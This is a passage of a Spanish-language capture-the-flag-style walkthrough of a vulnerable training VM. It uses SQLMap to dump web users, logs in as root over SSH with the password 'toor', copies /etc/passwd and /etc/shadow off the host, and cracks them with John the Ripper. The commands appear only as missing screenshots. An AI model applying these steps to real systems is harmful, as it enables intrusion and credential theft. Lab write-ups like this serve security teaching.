
Datos dentro de la base de datos exploit y la tabla members:




Obtener usuarios y credenciales de acceso a la aplicación web

Eentrando a /database/ o con SQLMap hemos conseguido los usuarios y contraseñas de los miembros que pueden acceder a la aplicación web. Probamos con uno de ellos:



exploit.co.il - exploits : vulnerabilities : videos : papers - Mozilla Firefox
exploit.co.il - exploits ...
10.0.2.10/admin/
120%
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
Administrator Login
Username :
Password :
Login



Una vez logueados, podemos probar a añadir una nueva noticia que se añadirá en la sección News.




Comprobamos que se ha añadido:




Acceso al sistema

Nos conectamos por SSH. La contraseña es toor. (En teoría, esta contraseña se podría haber sacado de la base de datos mysql con SQLMap u otra herramienta. Si no, probando).


Nos conectamos con SSH:




Comprobamos que somos root:




Buscamos el archivo passwd que está en el directorio /etc/:




Aquí lo tenemos:




Buscamos también el archivo shadow en el mismo directorio /etc/:



Aquí lo tenemos:




Ahora, copiamos los dos archivos a nuestra máquina local para post-procesarlos. Para ello, utilizamos el comando scp:




Post-Explotación

Una vez que tenemos los archivos passwd y shadow en nuestra máquina local, vamos a crackear las contraseñas. Para ello, hacemos un unshadow de los dos archivos y se los pasamos a John the Ripper.

Unshadow:



John the Ripper:



Referencias:

http://highsec.es/2013/08/sqlmap-explotando-una-sql-injection/

https://askubuntu.com/questions/157381/in-ssh-how-do-i-mv-to-my-local-system